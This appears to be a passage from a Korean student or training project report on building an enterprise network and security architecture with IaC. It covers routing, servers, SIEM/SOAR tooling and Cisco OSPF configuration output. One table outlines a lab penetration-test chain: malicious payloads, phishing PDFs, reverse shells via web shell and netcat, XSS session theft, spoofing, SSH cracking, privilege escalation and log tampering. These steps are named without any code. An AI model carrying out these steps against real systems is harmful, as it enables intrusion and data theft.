본사	<ul style="list-style-type: none"><li>- HSRP를 통한 네트워크 장비 이중화</li><li>- VLAN을 통한 서버 네트워크 분리</li><li>- 방화벽 구축을 통한 내부 인트라넷 방어</li><li>- 본사 내부에서 사용하는 내부 메일서버 구축</li><li>- 각 서비스 및 DB 백업 서버 구축</li></ul>
지사	<ul style="list-style-type: none"><li>- IPsec over GRE를 통한 협력사와의 VPN 터널링 구성</li><li>- FD를 선정하여 우선순위 지정</li><li>- 회선 이중화를 통한 백업경로 구성</li><li>- DMZ 구역의 DNS 정보를 받아오는 Slave 서버 구축</li><li>- NFS 서버를 구축하여 회사 홈페이지 WAS 스토리지 서버로 사용</li></ul>
DMZ	<ul style="list-style-type: none"><li>- 다양한 경로 구성으로 빠른 컨버전스 확보</li><li>- 고가용성을 확보하기 위한 네트워크 장비 이중화</li><li>- HAProxy를 통한 고가용성 회사 홈페이지 구축</li><li>- 회사 홈페이지의 스토리지는 지사의 NFS서버에서 받아옴</li><li>- DNS Master 서버 구축</li><li>- 지사와 협력사에서 사용할 웹하드 및 메일서버 구축</li></ul>
관제 구역	<ul style="list-style-type: none"><li>- 내부 대역의 상호 통신을 제한하기 위해 VLAN 사용</li><li>- Portsecurity를 통한 호스트 수 제한</li><li>- MRTG, Cacti, Monitorix를 활용한 네트워크 관제 서버 구축</li><li>- SIEM 서버 및 SOAR 시스템 구축</li></ul>
협력사	<ul style="list-style-type: none"><li>- IPsec over GRE를 통한 지사와의 VPN 터널링 구성</li><li>- offset-list 필터링을 통해 내부 NFS 서버의 접근 제어</li><li>- NFS 서버를 제외한 라우팅 정보 수동 축약 및 재분배</li></ul>
IPv6 Area	<ul style="list-style-type: none"><li>- RIPng 사용하여 IPv6 라우팅 구성</li><li>- DHCPv6를 통해 내부 IPv6 주소 및 정보 자동 할당</li><li>- 6to4 터널링으로 IPv6 영역 간 연결</li><li>- IPsec을 통한 터널 보호 구현</li></ul>



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	9 / 104

### 마) 프로젝트 기술 리스트

#### ㄱ) 네트워크 기술 리스트

분류	기술	사용 목적 및 구현 방법
Switch	VLAN	하나의 물리적 스위치를 여러 논리 네트워크로 분리 보안/브로드캐스트 도메인 분리
	STP	스위치 간 루프 방지 백업 경로 유지하면서 브로드캐스트 스톰 방지
	Frame-Relay	논리적 회선(DLCI) 사용한 가상 회선 구현
	FHRP	게이트웨이 이중화 라우터 다운 시 자동 페일오버 사용자 트래픽 끊김 없이 백업 작동
	Port-security	MAC 주소 기반 보안 기술 특정 포트에 연결할 수 있는 MAC 주소 제한 무단 접속 방지 / 보안 강화
	SPAN	스위치 내부 트래픽 미러링 특정 포트의 트래픽을 복사해 다른 포트로 전송
	RSPAN	다른 스위치로 트래픽 미러링 여러 스위치 간 트래픽 분석 시 사용 별도 VLAN에 미러링 트래픽 실어 전송
Routing	IPv6	IPv4의 주소 고갈 문제 해결 및 확장성 확보
	static	관리자가 라우팅 경로를 직접 지정하여 라우팅의 효율성 구현
	RIPv2	수동 축약 : 광고할 네트워크 대역을 축약된 형태로 광고 offset-list : 광고할 네트워크 대역의 metric을 증가하여 경로 우선순위 조정 RIPng : IPv6를 위한 라우팅 프로토콜
	EIGRP	distribute-list : 라우팅 정보 제한, 허용 설정 offset-list : 라우팅 정보 제한, 허용 설정에 사용 prefix-list : ACL처럼 작동하여 광고/수신할 네트워크를 정교하게 필터링
	OSPF	Virtual Link Backbone(Area 0)과 직접 연결되지 않은 Area를 논리적으로 연결
		Stub 불필요한 외부 경로 차단을 통한 경로 최적화(축약)
		NSSA 외부 라우팅 정보를 내부 OSPF로 전달할 수 있도록 허용하는 Stub 영역으로, 외부 정보를 Type 7 LSA로 만들어 ABR을 통해 Backbone으로 전달한다.
		neighbor 인증 특정 링크에서만 인증 필요할 때 사용
		area 인증 영역 내 모든 라우터 간 라우팅 정보의 무결성과 신뢰성을 확보하기 위해 사용되며, 일관된 인증 설정으로 전체 영역을 보호하는 데 활용
	재분배	다른 라우팅 프로토콜 간의 정보 교환을 가능하게 함

 <b>S-CORE</b>	<b>IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축</b>	문서 번호	FN-002
		수정일	2025-08-11
		페이지	10 / 104

### ㄱ) 네트워크 기술 리스트

분류	기술		사용 목적 및 구현 방법
<b>PPP</b>	<b>PAP</b>		PPP환경에서 평문으로 회선 인증 기술
	<b>CHAP</b>		PPP환경에서 md5를 이용한 회선 인증 기술
<b>IPSEC</b>	<b>보안 프로토콜</b>	<b>AH</b>	두 시스템이 송수신하는 IP 패킷에 대한 무결성 및 인증을 제공하고, 암호화는 제공하지 않는 프로토콜
	<b>암호화 모드</b>	<b>ESP</b>	패킷에 대한 기밀성(암호화)을 제공하는 프로토콜 근원지 인증 및 선택적인 무결성 서비스를 제공한다.
		<b>transport</b>	페이로드만 암호화 및 원본 IP 헤더 유지
	<b>암호화 인증</b>	<b>tunnel</b>	전체 패킷 암호화, 새로운 IP 헤더 추가
		<b>DES</b>	DES는 IBM에서 고안되어 NIST가 미국 표준 암호 알고리즘으로 채택된 대칭 암호화 알고리즘이다.
		<b>3DES</b>	DES 3회 적용, 보안 강화
	<b>인증 방식</b>	<b>AES</b>	고급 암호화 표준. 128, 192, 256비트 지원. 빠른 성능과 높은 보안성 제공. 대부분의 최신 VPN 및 IPsec 구현에서 기본 사용
		<b>Pre-Shared Key</b>	사전 공유된 비밀 키로 인증
		<b>RSA Encryption</b>	공개키 암호화 방식, 대칭키 교환 시 사용
	<b>해시 알고리즘</b>	<b>RSA Signature</b>	디지털 서명 통한 인증 제공
		<b>md5</b>	128비트 해시 값 생성, 빠르지만 충돌 위험 있음
		<b>sha</b>	SHA-1 또는 SHA-2 시리즈 사용, IPsec에서 기본으로 사용
	<b>Diffie-Hellman 2</b>		1024-bit key length 사용, 키 교환에 사용됨.
<b>기타</b>	<b>ssh</b>		원격 접속에 사용
	<b>DHCP</b>		IP 주소를 자동으로 할당
	<b>NAT</b>		주소변환



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	11 / 104

### ㄴ) 서버 기술 리스트

분류	기술	사용 목적 및 구현 방법
Network	DNS	외부 공개 DNS와 내부 인트라넷 DNS 분리 Master / Slave 구조로 고가용성 확보 외부 공개용 2차 도메인 : core, s-core ex) ns.core.it, br-nfs.s-core.it 내부 비공개 2차 도메인 : hq ex) hq-mail.hq.it
Web	NginX	주정통 점검 결과 페이지 구축
	Apache	DMZ WAS 구축 CMS 폴더는 내부 NFS 서버에서 mount 진행
	WordPress	회사 홈페이지 제작 시 CMS 활용
	HA Proxy	WAS 이중화 구성으로 고가용성 확보
	Pydio	고객사 및 관계사와의 자료 공유용 웹하드 솔루션
	Roundcube	웹메일 기반 이메일 클라이언트
DBMS	MariaDB	Source 서버 / Replica 서버 구성으로 고가용성 확보 고가용성 적용 DB: 로그 분석 DB / RuleSet DB / SOAR DB
		주정통 DB : 외부 클라우드에서 주정통 점검용으로 사용
	phpMyAdmin	데이터베이스 관리 및 최적화, GUI 제공
Storage	NFS	NFS를 이용한 WAS서버 스토리지 공유 협력사 내부 파일 공유
	ISCSI	회사 홈페이지 Master 폴더 공유
	RAID	raid 1+0 (미러링+스트라이핑) 구성으로 본사 서버에서 고가용성 및 데이터 안정성 확보



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	12 / 104

### ㄴ) 서버 기술 리스트

분류	기술	사용 목적 및 구현 방법
Monitoring	<b>Monitorix</b>	서버 리소스 모니터링 도구 모니터링 서버 : WAS1, WAS2 서버, E-Mail 서버, DNS 서버
	<b>SNMP</b>	<b>MRTG</b> SNMP와 연동해서 사용하는 네트워크 트래픽 모니터링 도구 <b>Cacti</b> 네트워크 모니터링 구간: DMZ, 협력사, 지사 구간
	<b>ELK</b>	<b>Elasticsearch</b> Elasticsearch를 이용해 로그의 중앙화 구현
		<b>Logstash</b> 로그 및 데이터를 수집해 필요한 형식으로 가공 후 Elasticsearch에 전달
		<b>Kibana</b> Elasticsearch에 저장된 데이터를 시각적으로 표현
		<b>Packetbeat</b> 시스템로그 및 애플리케이션 로그 파일을 모니터링 모니터링 한 내용을 수집하여 Logstash에 전송
		<b>Filebeat</b> 실행되고 있는 웹 서비스나 ip, 포트 등의 상태 모니터링
		<b>Heartbeat</b> 주요 서비스들의 가용성 모니터링
Mail	<b>postfix</b>	SMTP 프로토콜을 사용하는 메일 발신 서버
	<b>dovecot</b>	IMAP 프로토콜을 사용하는 메일 수신 서버
Security	<b>UFW</b>	iptables 기반의 방화벽으로 Ubuntu 계열에서 사용 Network Lab에서 사용하는 서비스들을 허용 및 사용하지 않는 포트 차단 (ufw allow 22 / ufw deny 80)
	<b>FirewallD</b>	서버 보안을 위해 방화벽을 활성화하고 SSH, DNS, HTTP 등 필요한 서비스만 허용하여 외부의 불필요한 접근을 차단 (firewall-cmd --zone=public --add-port=22/tcp --permanent / firewall-cmd --list-all)
	<b>Fail2ban</b>	SSH 로그인 시 3회 이상 비밀번호 입력이 실패하면 해당 IP를 일정 시간 차단
	<b>rkhunter</b>	루트킷, 백도어, 의심스러운 파일이나 설정 변수를 탐지하여 침입 흔적을 조기에 발견하고 대응
Backup	<b>Rsync</b>	주요 서비스 설정 파일 및 로그 Backup



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	13 / 104

### □) 보안 기술 리스트

분류	기술	사용 목적 및 구현 방법
보안 장비	ASAv	외부에서 접근하는 트래픽 제어를 위한 방화벽 정책 설정
	pfsense	Snort와 Suricata 사용하여 SOAR 프로그램에 의해 비정상 패킷 차단
	security onion	네트워크 비정상 패킷 탐지 솔루션
보안 서비스	firewalld	SOAR 프로그램에서 탐지된 내부 네트워크의 비정상 패킷의 src_ip 임시 차단
	ufw	
	SOAR	사전 정의된 워크플로우에 따라 자동화된 대응을 수행
패킷 탐지 서비스	snort	IDS에서 비정상 패킷 탐지 IPS에서는 비정상 패킷 drop
	suricata	H-IDS를 통해 비정상 패킷 탐지
로그 수집	logstash	보안장비에서 filebeat로 보낸 로그를 logstash로 받음
	filebeat	트래픽 데이터를 수집하여 ELK (Logstash)로 전송
정보 저장	mysql	주정통 취약점 점검값 저장 및 soar프로그램 대응값 저장, Snort / Suricata 룰셋 저장
	elasticsearch	수집된 보안 로그를 저장
시각화	kibana	elastic 에 저장된 데이터를 시각화처리하고 대시보드로 구축



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	14 / 104

### ☞) 모의해킹 기술 리스트

분류	기술	상세 기술	적용 내용
침투 테스트	Gathering Information	<b>dig</b>	회사 외부 공개용 DNS 서버 정보 및 PTR 획득
		<b>dnsrecon</b>	회사 내/외 DNS 레코드, 서브도메인, 영역 전이 정보 획득
		<b>dnsenum</b>	회사 내/외 zone transfer 시도, DNS 레코드, 서브도메인 획득
		<b>tcpdump</b>	내부 웹 서버의 로컬 영역 스니핑
	Scanning	<b>arp-scan</b>	로컬 영역의 ARP 기반 호스트 및 MAC 주소 수집
		<b>wafw00f</b>	회사 내/외 웹 서버 대상의 웹 방화벽 탐지
		<b>nmap</b>	회사 내/외 네트워크 호스트 스캔 및 WAS, DB, SSH 포트 스캐닝
		<b>ffuf</b>	내부 웹 서버를 대상으로 관리자, 하위 페이지 스캐닝
	Discovery Vulnerability	<b>nmap</b>	내부 WAS, DB, SSH 서비스 등의 취약점 진단
		<b>nessus</b>	내부 WAS, DB, SSH 서비스 및 호스트의 취약점 진단
		<b>sqlmap</b>	내부 웹 서버 및 참조 DB의 SQL Injection 공격 취약점 진단
		<b>nikto</b>	내부 웹 서버 대상 취약점 진단
	Exploitation	<b>hping3</b>	내부 침투 단계에서 DMZ의 공개 WAS에 DoS 공격을 통한 시선 분산
		<b>msfvenom</b>	좀비 PC로 감염시키기 위한 악성 Payload 생성
		<b>umbrella</b>	사회공학 메일에 적재할 악성 파일(PDF)을 생성
		<b>metasploit</b>	meterpreter로 좀비 PC의 리버스 셸 환경 제어 및 추가 공격
		<b>x11vnc</b>	영업사원 PC(좀비 PC)에서 역방향으로 원격 데스크탑 제어 요청
		<b>ettercap</b>	사무실 구역의 ARP, DNS 스피핑 진행
		<b>set</b>	내부 웹 서버 로그인 페이지의 파밍 사이트를 구축하고 사무실 구역의 PC에서 접속한 계정을 탈취
		<b>xss</b>	내부 웹 서버의 관리자 문의란을 통해 JS 스크립트를 삽입해 관리자 세션 탈취, 관리자는 로그인만으로도 세션 탈취
		<b>burpsuite</b>	Intruder를 통해 관리자 세션으로 내부 인트라넷 접속 시도
		<b>web shell</b>	내부 웹 서버의 관리자의 업로드 페이지를 통해 웹 셸 업로드 및 제어
		<b>netcat</b>	업로드한 웹 셸을 통해 공격자에게 리버스 셸 환경 생성
		<b>hydra</b>	관제 구역 SIEM 서버 PC의 SSH 패스워드 크래킹 시도
	<b>privilege escalation</b>	일반 사용자로 시스템에 접근한 뒤에 race condition 공격을 위한 C 코드를 작성 후 권한 상승	
	<b>로그 위변조 및 무력화</b>	관제 구역 SIEM 서버의 관리자 권한으로 보안 로깅 해제, 설정 파일 조작 등의 로그 위변조	




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	15 / 104


## 2. 네트워크 구축 결과

### 가) 네트워크 구성도

#### ㄱ) 논리 구성도




#### ㄴ) 물리 구성도



## 나) 구역별 상세 구성도

### ㄱ) 코어망




- 대규모망을 구성하기 위한 OSPF 프로토콜을 사용(Area 0 ~ Area 4)
- Frame-relay 기술을 활용해 Area 0에 속한 라우터를 Full-Mesh 형태로 연결하여 회선비용 절감, 다중경로 사용
- Area 0 구역에서 인접한 이웃 라우터간 neighbor 인증 진행
- 여러 라우터 중 가장 우선순위가 높은 DR라우터를 지정

기술	내용
Frame-relay	Area 0 구역 내 라우터들을 Full-Mesh 형태로 연결하여 회선 비용 절감 및 다중 경로 활용 가능.
Virtual-link	코어망과 떨어진 Area4 구역을 가상의 링크를 사용하여 직접 연결한 효과를 가짐
neighbor 인증	OSPF 인증을 통해 신뢰할 수 있는 라우터만 인접 관계를 형성할 수 있도록 암호화 적용 (md5)



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	17 / 104



**기술 구현**

위치	Area 4: CO-R1	기술	Area 인증
			<b>Area 4</b>

```
AR4-R-01#sh run | sec ospf
ip ospf message-digest-key 133 md5 zzxtqd
ip ospf message-digest-key 133 md5 zzxtqd
router ospf 1
log-adjacency-changes
area 4 authentication message-digest
```

Area 인증을 위해서  
모든 라우터에서 적용해야 하므로  
PT-AR4-R-01, AR3-AR4-R-02  
라우터에도 동일한 설정을 적용

No.	Time	Source	Destination	Protocol
26	2025-08-08 14:01:05.244119	N/A	N/A	SLARP
27	2025-08-08 14:01:09.095008	N/A	N/A	SLARP
28	2025-08-08 14:01:10.703098	10.4.1.1	224.0.0.5	OSPF
29	2025-08-08 14:01:14.339717	10.4.1.1	224.0.0.5	OSPF

> Frame 2: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface 0000
 > Cisco HDLC
 > Internet Protocol Version 4, Src: 10.4.1.1, Dst: 224.0.0.5
 > Open Shortest Path First
 > OSPF Header
 Version: 2
 Message Type: Hello Packet (1)
 Packet Length: 48
 Source OSPF Router: 3.3.3.3
 Area ID: 0.0.0.4
 Checksum: 0x0000 (None)
 Auth Type: Cryptographic (2)
 Auth Crypt Key id: 133
 Auth Crypt Data Length: 16
 Auth Crypt Sequence Number: 1754655013
 Auth Crypt Data: e61a5de753e88d07c3e7fae83103a89f
 > OSPF Hello Packet

**기술 구현**

위치	Area4	기술	Virtual-link

# Core

**20010::1/  
L:2005::1**

→ Backbone과 직접 연결되지 않은 Area4를 논리적으로 연결

```

AR3-AR4-R-02#sh ip ospf virtual-links
Virtual Link OSPF_VL1 to router 2.2.2.2 is up
Run as demand circuit
DoNotAge LSA allowed.
Transit area 3, via interface Serial3/2, Cost of using 64
Transmit Delay is 1 sec, State POINT_TO_POINT,
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
Hello due in 00:00:05
Virtual Link OSPF_VL0 to router 1.1.1.1 is up
Run as demand circuit
DoNotAge LSA allowed.
Transit area 3, via interface Serial3/1, Cost of using 64
Transmit Delay is 1 sec, State POINT_TO_POINT,
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
Hello due in 00:00:04
AR3-AR4-R-02#

```

rm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

→ Area4<→> Area3 구간의 ABR과 Area3 <→> Area0을 잇는 ABR에서 virtual-link를 적용  
routet ID를 1.1.1.1 / 2.2.2.2 / 3.3.3.3으로 부여하였음



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	20 / 104

### 기술 구현

위치	Area4	기술	Virtual-link / NSSA
-AR3-R-01#sh ip ospf virtual-links			

#### → AR3-R0-01에서 연결

Router ID 3.3.3.3과의 OSPF Virtual Link(VL0) 상태를 AR3-R-01에서 확인

Transit Area 3을 경유하며, Serial3/1 인터페이스를 통해 연결

백본 단절 구간을 연결하는 경로 중 하나로, OSPF 상태는 FUL

CO-AR3-R-02#sh ip ospf virtual-links
Virtual Link OSPF_VL0 to router 3.3.3.3 is up
Run as demand circuit
DoNotAge LSA allowed.
Transit area 3, via interface Serial3/2, Cost of using 64
Transmit Delay is 1 sec, State POINT_TO_POINT,
Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
Hello due in 00:00:01
Adjacency State FULL (Hello suppressed)
Index 1/3, retransmission queue length 0, number of retransmission 0
First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
Last retransmission scan length is 0, maximum is 0
Last retransmission scan time is 0 msec, maximum is 0 msec
CO-AR3-R-02#

#### → AR3-R0-02에서 연결

동일 대상 Router ID 3.3.3.3과의 Virtual Link 상태를 CO-AR3-R-02에서 확인

Transit Area 3을 경유하며, Serial3/2 인터페이스를 통해 연결

다른 물리 경로를 사용하여 장애 시에도 경로가 유지되는 이중 경로 구성



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	21 / 104

### 기술 구현

위치	Area4	기술	Virtual-link / NSSA

```
AR3-AR4-R-02#sh run | sec ospf
AR3-AR4-R-02#sh run | sec ospf
ip ospf authentication
ip ospf authentication-key dong
ip ospf authentication
ip ospf authentication-key dong
router ospf 1
router-id 3.3.3.3
log-adjacency-changes
area 3 virtual-link 2.2.2.2
area 3 virtual-link 1.1.1.1
area 4 nssa
network 10.3.1.0 0.0.0.255 area 3
network 10.3.3.0 0.0.0.255 area 3
